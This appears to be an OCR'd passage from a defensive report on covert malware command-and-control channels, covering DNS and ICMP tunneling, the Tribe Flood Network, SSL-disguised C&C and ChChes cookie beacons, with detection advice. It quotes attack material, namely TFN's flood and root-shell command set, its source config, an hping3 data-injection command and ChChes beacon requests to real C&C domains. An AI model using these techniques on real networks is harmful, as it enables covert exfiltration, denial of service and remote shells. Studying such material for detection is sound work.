


Figure: Example of a TXT response sent by the C&C server

The following commands, and their descriptions are supported by the malware:

drive	List drives on the compromised host
list	List file information for provided directory
open	Spawn a cmd.exe shell
sinfo	Collect system information
upload	Upload a file to the victim machine

An example of the sinfo command can be seen below:

```
Sending Command: sifo | Encoded: CONUWM3Y
Raw Data Received: FUBWMGAGIANQ6TCNZSFYYTMLRRFYYTKMZGMM6VOSKOFVGEUTCW
Raw Data Received: PGHRMGAGIBGJHEWSKPJNICAW2KN5ZWQICHOJ2W46TXMVUWOXJG
Raw Data Received: MMAZMGAGI0N46TMLBRFQZTE
Decoded Data Received: l=172.16.1.153&c=WIN-LJLV2NKIOKP [Josh Grunzweig]&o=6,1,32
```

2.4.1.3 DNS Tunneling Detection

The two main techniques used in detecting are payload analysis and traffic analysis.

Payload analysis comprises of various techniques such as the size of a DNS request and response. It's likely that tunneled traffic will have more than 64 characters in DNS.

Additionally, the entropy of the Fully Qualified Domain Name (FQDN), statistical analysis, infrequent record types such as TXT, and unauthorized DNS resolvers which are embedded in the malware are the most common ways used in payload analysis in order to detect abnormal behavior in DNS.

Traffic analysis encompasses analyzing volumes of DNS requests by IP address, domain, or hostname. Other traffic analysis techniques include geographic locations of DNS servers and non-existent domain responses (NXDomain).

2.4.2 ICMP Tunneling

Among the network protocols that are often allowed to cross the Internet boundaries is the Internet Control Message Protocol (ICMP), which is designed as a troubleshooting and diagnostic protocol. ICMP is the protocol behind the “ping” command which is used to check if a host is alive when troubleshooting network connectivity. When an administrator pings a host on the Internet, an ICMP echo request packet leaves the network. If the host is accessible by ICMP, it responds with an echo reply message.

The idea of encapsulating data and commands in ICMP traffic to create a covert C&C channel was first popularized by a tool named Loki, which was described in Phrack Magazine in 1996.

In addition, the “Tribe Flood Network” (TFN) botnet, analyzed by David Dittrich in 1999, used a, similar to Loki, ICMP-based scheme for remotely controlling infected systems.


The most recent malware that was identified to be using an ICMP channel for data exfiltration was in 2006 when a spyware was installed as a Browser Helper Object for Internet Explorer and captured the data entered by the user.

2.4.2.1 ICMP Tunneling Workings

ICMP covert tunneling works by injecting arbitrary data into an ECHO REQUEST packet sent to a remote computer. The remote computer replies in the same manner, injecting an answer into another ICMP packet and sending it back.

A typical ICMP packet structure will look like in the figure below

Frame format – ICMP



For the ping command

- ICMP TYPE shall be set to 0x08 since this is an 'Echo-Request' message
- ICMP CODE shall always be 0x00
- ICMP CHECKSUM is for header and data and is '0xA5, 0x51' for our message
- ICMP DATA is "PING data to be sent" defined above

For demonstration purposes we will be using Hping3 in order to show how easy it is to send arbitrary data in the "DATA" section of an ICMP packet. Hping3 is a free packet generator and analyzer for the TCP/IP protocol and is considered one of the de facto tools for security auditing and testing of firewalls and networks.

The command we have used is

```
hping3 -1 -c 1 192.168.1.1 -e "Arbitrary Data was inserted inside an ICMP packet"
```




Figure: Injecting arbitrary data into an ICMP packet

2.4.2.2 Brief analysis of the traffic of the Tribe Flood Network

Distributed Denial of Service attack tools are designed to bring one or more sites down by flooding the victim with large amounts of network traffic originating at multiple locations and remotely controlled by a single client. One of the first tools developed to perpetrate the DDoS attack was the Tribe Flood Network (TFN). TFN is a distributed network denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks, as well as providing an on demand root shell bound to a TCP port.

The topology of the TFN network consists of four parts. The compromised systems are broken down into handlers and agents. The agents or bots are where the disabling network traffic is generated. One or more handlers control these agents. The handlers maintain a list with the IP addresses of all responding agents. The handlers signal the agents when to begin an attack and specify the method of attack. The attacker,

or client, controls one or more handlers and each agent can respond to more than one handler




Figure: Topology of a DDOS network

Control of the handlers is accomplished through command line execution. This can be done by any number of methods including, but not limited to, remote shell bound to a TCP port, SSH terminal sessions, or normal telnet sessions.

Commands are set by connecting to the handler and initiating the binary: "./tfn <iplist> <type> [ip] [port]"

The supported <type> options are the following:

Default Value	Description
-2 <bytes>	Set the packet size for packets used for udp/icmp/smurf attacks.
-1 <netmask>	Set the spoof mask. 0 will use random IP addresses, 1 will use the correct class a, 2 corrects class b, and 3 corrects class c IP value.
0	Stop or check Status of an attack in progress

1 <targets>	UDP flood. Target is one IP or multiple separated by @.
2 <targets> <port>	SYN flood. If port is 0, random ports are used.
3 <targets>	ICMP echo request flood.
4 <port>	Bind a root shell to <port>.
5 <target@broadcasts>	Smurf amplifier ICMP attack. Unlike the above floods, this only supports a single target. Further IPs separated by @ will be used as smurf amplifier broadcast addresses.

Table: Tribe Flood Network default command set

The agents and the handlers communicate through ICMP_ECHO/REPLY packets. There is no TCP or UDP based communication between them. The decision for ICMP to be used as a C&C channel is the fact that network monitoring tools, back at that time, did not show the data portion of the ICMP packets, so it was difficult to actually monitor communications between the agent and the handler. Each "command" to the agents is sent in the form of a 16 bit binary number in the id field of an ICMP_ECHOREPLY packet. The sequence number is a constant 0x0000, which would make it look like the response to the initial packet sent out by the "ping" command.

```
#ifndef _CONFIG_H

/* user defined values for the tribe flood network */

#define HIDEME "tfn-daemon"
#define HIDEKIDS "tfn-child"
#define CHLD_MAX 50

/* These are like passwords, you might want to change them */

#define ID_ACK          123     /* for replies to the client */
#define ID_SHELL        456     /* to bind a rootshell, optional */
#define ID_PSIZE        789     /* to change size of udp/icmp packets */
#define ID_SWITCH       234     /* to switch spoofing mode */
#define ID_STOPIT       567     /* to stop flooding */
#define ID_SENDUDP      890     /* to udp flood */
#define ID_SENDSYN      345     /* to syn flood */
#define ID_SYNPORT      678     /* to set port */
#define ID_ICMP                 901     /* to icmp flood */
```

```
#define ID_SMURF        666     /* smurf attack */

#define _CONFIG_H
#endif
```

Figure: Code excerpt from the TFN depicting the encoded command set

These values, as can be seen above, can easily be changed in the source code, and it is actually encouraged to do so in order to prevent someone stumbling across the bots from knowing what values are used, thereby allowing them to execute bot commands.

A typical “bind root shell” command initiated from the handler to a specific agent seen through the lens of tcpdump would look like the following:

```
# tcpdump -lnx -s 1518 icmp
tcpdump: listening on eth0
05:51:32.706829 10.0.0.1 > 192.168.0.1: icmp: echo reply
                        .... .... .... .... .... .... .... ....
                        .... .... 0000 64d1 01c8 0000 3132 3334
                        3500
05:51:32.741556 192.168.0.1 > 10.0.0.1: icmp: echo reply
                        .... .... .... .... .... .... .... ....
                        .... .... 0000 6cae 007b 0000 7368 656c
                        6c20 626f 756e 6420 746f 2070 6f72 7420
                        3132 3334 350a 00
```

Breaking down the ICMP datagrams in a human readable form would reveal that the client sends the command 0x01C8 (decimal 456) in the id field, followed by a sequence number of 0x0000, followed by the NULL terminated ASCII string "12345" (specified port number) is sent to the agent. The daemon responds with the command reply 0x007B (decimal 123) in the id field, followed by a sequence number of 0x0000, followed by the NULL terminated ASCII string "shell bound to port 12345\n". This string is then echoed to the shell by the client, with the agent’s IP address prepended.

```
Packet 1
ICMP Header
        Type:                   echo-reply
        Checksum:               0x64D1
```

Id:	0x01C8
Sequence:	0x0000
ICMP Data	
12345	

Packet 2

ICMP Header	
Type:	echo-reply
Checksum:	0x6CAE
Id:	0x007B
Sequence:	0x0000
ICMP Data	
shell bound to port 12345	

2.4.2.3 An overview of the TSPY_SMALL.CBE spyware

This Trojan which was seen in the late 2006, installs itself as a Browser Helper Object (BHO) for Internet Explorer and captures the data entered by the user. What makes this particular Trojan different from others is the way that it sends its captured data to the attackers. Usually, a phishing Trojan would make use of email or HTTP POST to send the data but this particular malware, encodes the captured data with a simple XOR algorithm in ICMP echo request packets. Once again, the effect is, to make the datastream very hard to detect because ICMP is the last place one would normally look to find pilfered data.

This spyware is actually a Dynamic Link Library (DLL) component that can be used to steal information from the German online banking Web site http://www.deutsche-bank.de. It installs itself as a browser helper object (BHO) to ensure its execution every time Internet Explorer is opened.

Once the user visits Deutsche Bank's Web site and after completing a certain form, the following personal identification number (PIN) dialog box displays:

It hooks itself into the abovementioned dialog box so that after the user enters and confirms the account PIN, this spyware displays the following dialog box, which claims that the user entered the wrong PIN. This action is done so as to hide the spyware's sending of encrypted stolen information to a remote malicious server.

2.4.1.4 ICMP Tunneling Detection

Although the only way to prevent this type of tunneling is to block ICMP traffic altogether, this is not realistic for a production or real-world environment. Moreover without proper deep packet inspection or log review, network administrators will not be able to detect this type of traffic through their network.

One method for mitigation of this type of attack is to only allow fixed sized ICMP packets through firewalls to virtually eliminate this type of behavior. In addition, large ICMP packets can be seen as suspicious by an IDS system that could inspect the ICMP packet and raise an alarm.

However, since there are legitimate uses for large ICMP packets it is difficult to determine if a large ICMP packet is malicious. For example, large echo request packets are used to check if a network is able to carry large packets. Differentiating legal from illegal large packets is even more difficult if covert communication is encrypted. An IDS needs to be able to determine if a packet is encrypted or not.

2.5 Attackers Mimic Existing Protocols – New Era

Since HTTP(S) are today's most extensively used protocols on the Internet, attackers blend in by using them in a way similar to legitimate traffic.

The World Wide Web is used by a vast number of applications and services on a user's computer. A few notable examples of such applications and services include the Gmail service which periodically checks for new emails, various auto updaters, HTTP based download managers, self-refresh pages as well as various browsers' toolbars. As a consequence these protocols are not as closely watched, because it's extremely difficult to monitor such a large amount of traffic. Additionally, they are much less likely to be blocked, due to the potential consequences of accidentally blocking a lot of normal traffic.

In addition, the findings of a recent research conducted by BlueCoat validate the fact that the use of SSL/TLS in malware is on the rise. Specifically the number of C&C servers that use SSL to disguise malware increased by 200 times last year. Therefore the SSL traffic as a primary channel for malware and exfiltration is dramatically increasing and many organizations have realized that the balance between network performance and proper SSL inspection is not as simple as they had been led to believe by many of their network security providers.

2.5.1 Encrypted communication with the C&C

Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS), are designed to provide a secure connection between a client and a server online. For further authentication and encryption, the server is required to provide certificates. By doing so, the server can prove its identity directly and effectively. With an SSL connection, both sides can guarantee the validity and security of the communication. This is advantageous for critical services, such as online banking and e-mail, which require secure tunnels to exchange data between clients and servers.

Unfortunately, this technology has become a double-edged sword. Malware are now utilizing SSL to hide their routines and to evade detection.

Usage of SSL Servers

Malware can use any of the following two types of servers.

Unknown self-hosting servers: By maintaining an unknown self-hosting SSL server, malware authors need to build a custom TrustManager (which can decide to accept credentials) and SSLSocket that will make its malicious app trust the server's certificate. Creating a custom TrustManager and SSLSocker is required because the malware server's certificates are not usually included as a default in the OS. This often requires much effort: when a server or domain is changed (often as a reaction to AV detection), the SSL connection may fail during verification. Malware authors have to update both the certificate and client app to re-establish the connection. In addition, working with self-signed certificates and static servers will be easily and quickly detected by security companies. It's little surprise that few malware go for this method.

As an example the Dyzap (also known as Dyreza) malware communicated with its C&C over HTTP on non-standard ports (such as 15000, 19000,

and 19001) and with the use of a self-signed SSL certificate pretending to be a Google certificate.




Figure: Communication with the C&C




Figure: Fake Google Certificate

Known public web-hosting SSL servers: Considering the difficulty in maintenance for self-hosting SSL server, making use of known public web-hosting SSL servers is much more convenient. These servers and domains are often public, stable, and authorized. They have certificates which are often signed by Trusted Third Party (TTP) certificate authorities

(CAs).By default, the Android OS will trust these certificates since these CAs are already pre-loaded into the system default truststore. Malware authors can fake their identity and host malicious services on these known web-hosting servers to provide encrypted connections with those infected devices.

For example, a specific malware detected as AndroidOS_Exprespam.A, hosted a malicious backend service on the well known US web hosting server globat.com, which also provides HTTPS connection with a certificate issued by RapidSSL Certificate Authority.With the authorized certificate, the malicious app can simply upload stolen information to the server via HTTPS without the need to customize the TrustManager.




Figure: Exprespam certificate information

2.5.2 C&C communication via Cookies

ChChes is a relatively new kind of malware which was seen since around October 2016. ChChes was distributed through emails that were sent to Japanese organisations with a ZIP file attachment containing executable files. The executable files' icons were disguised as Word documents. When the recipient executed the file, the machine got infected with malware.

ChChes communicates with specific domains using the HTTP protocol in order to receive commands and modules. There are only few functions that ChChes can execute by itself. This means that the malware is a stager and expands its functions by receiving additional modules from its C&C servers and loading them on the memory. The following is an example of an HTTP "GET" request that ChChes sends. Sometimes, the HEAD method is used instead of GET.

```
GET /X4iBJjp/MtD1xyoJMQ.htm HTTP/1.1
Cookie: uHa5=kXFGd3JqQHMfnMbi9mFZAJHCGja0ZLs%3D
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: [user agent]
Host: [host name]
Connection: Keep-Alive
Cache-Control: no-cache
```

As can be seen above, the path in an HTTP request takes the form of a /random-string.htm. The URI used above is randomly generated for each HTTP request made by ChChes. The value of the Cookie header is not random at all, but is comprised of encrypted strings corresponding to actual data used in the communication with the C&C server.

The following is the flow of communication after the machine gets infected.




Figure: Communication Flow

The First Request

The value in the Cookie field of the HTTP request that ChChes first sends, contains the following data starting with 'A'. The initial 'A' character instructs the remote server that this is an initial beacon, or the first expected request sent by ChChes.

ChChes proceeds to collect the following information about the victim:

- Hostname
- Process Identifier (PID)
- Current working directory (%TEMP%)
- Window resolution
- Microsoft Windows version

This information is aggregated into a string, encrypted and uploaded to a hardcoded C&C server via HTTP.




Figure: Request send from the infected host to C&C

The First Response

As a response to the first Request, the malware receives from its C&C server an ID string which identifies the infected machine. This ID is contained in the Set-Cookie field as shown below.




Figure: Response containing the ID of the infected host

Request for Additional Modules

After the initial beaconing, ChChes sends an HTTP request to receive additional modules and commands. In order for this to be accomplished the value of 'B' appended with the Identifier of the infected host is encrypted and then contained in the Cookie field as part of the request. An example of such a request is shown below where the letter 'B' is concatenated with the ID: b331106210b6364c of the victim, encrypted, then sent over to the C&C.

```
GET /25c-htM9hA.htm HTTP/1.1
Cookie: HRDlKgUm75Q=iTArVL%2Fli7M99x0R%2F%2FYY65dhWT2r%2FqOfWN%2Bm;sB7eQc85RQ=2bHbgZGgI5mT93A%3D
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: fukuoka.cloud-maste.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure: 'B' + b331106210b6364c

At this stage, the C2 server is expected to return modules that are about to be loaded and subsequently run by ChChes. The following 5 modules were identified in total:

- Encryption of communication by AES
- Execute shell command
- Uploading and downloading files
- Loading and executing the DLL
- Task list of bot command

Last but not least, the following list of unpopular hosts were identified as the C&C Servers of the malware

Domain	Alexa Global Ranking	Alexa Country Ranking
dick.ccfchrist.com	-	-
kawasaki.cloud-maste.com	-	-
area.wthelpdesk.com	-	-
kawasaki.unhamj.com	-	-
sakai.unhamj.com	-	-
scorpion.poulsenv.com	-	-
trout.belowto.com	-	-
zebra.wthelpdesk.com	-	-
hamiltion.catholicmmb.com	-	-
gavin.ccfchrist.com	-	-

2.5.3 Spoofing the HTTP Host header to hide C&C communication

Spoofing threats whether in the form of DNS, email notifications, IP, address bar is a common part of Web threats.

Apart from the aforementioned techniques there have been examples of malware using a spoofed HTTP Host header to hide communication with its C&C servers.

Normally when a web browser sends an HTTP request to a web server, it includes a Host header, containing the host of the site that is requested. This header has been mandatory since the introduction of HTTP v1.1 because it allows for domain-based virtual hosting, where websites on multiple domains are hosted on a single web server.

Header spoofing is when a URL appears to be downloaded from a

certain legit domain, e.g google.com, but in reality it is downloaded from a malicious one. Header spoofing is performed by modifying the network packet, in particular adding the new domain to the request header once malware has connected to server and right before it sends the data. The following figure shows a “GET” as being originated from http://www.google.com/d/conh11.jpg, whilst the reply came from a domain located in Russia and is not connected to Google at all.




Figure: Connection to google.com

As a consequence, network administrators might skip or regard the traffic as harmless because the purported requested link is a legitimate domain and merely leads to an image file. This spoofing provides a good way to cover up the communication between the malware and the remote server that ultimately avoid rousing any suspicion, without revealing itself to end users.

Security software and system administrators alike should thus treat the content of the Host header in the same way as they treat a domain name appearing in an email header: if it is known to be bad, then blocking is justified on the grounds that it is either bad, or spoofed. But if it isn't, it shouldn't be assumed to be valid.

2.5.4 HTTP Heuristics for malware detection

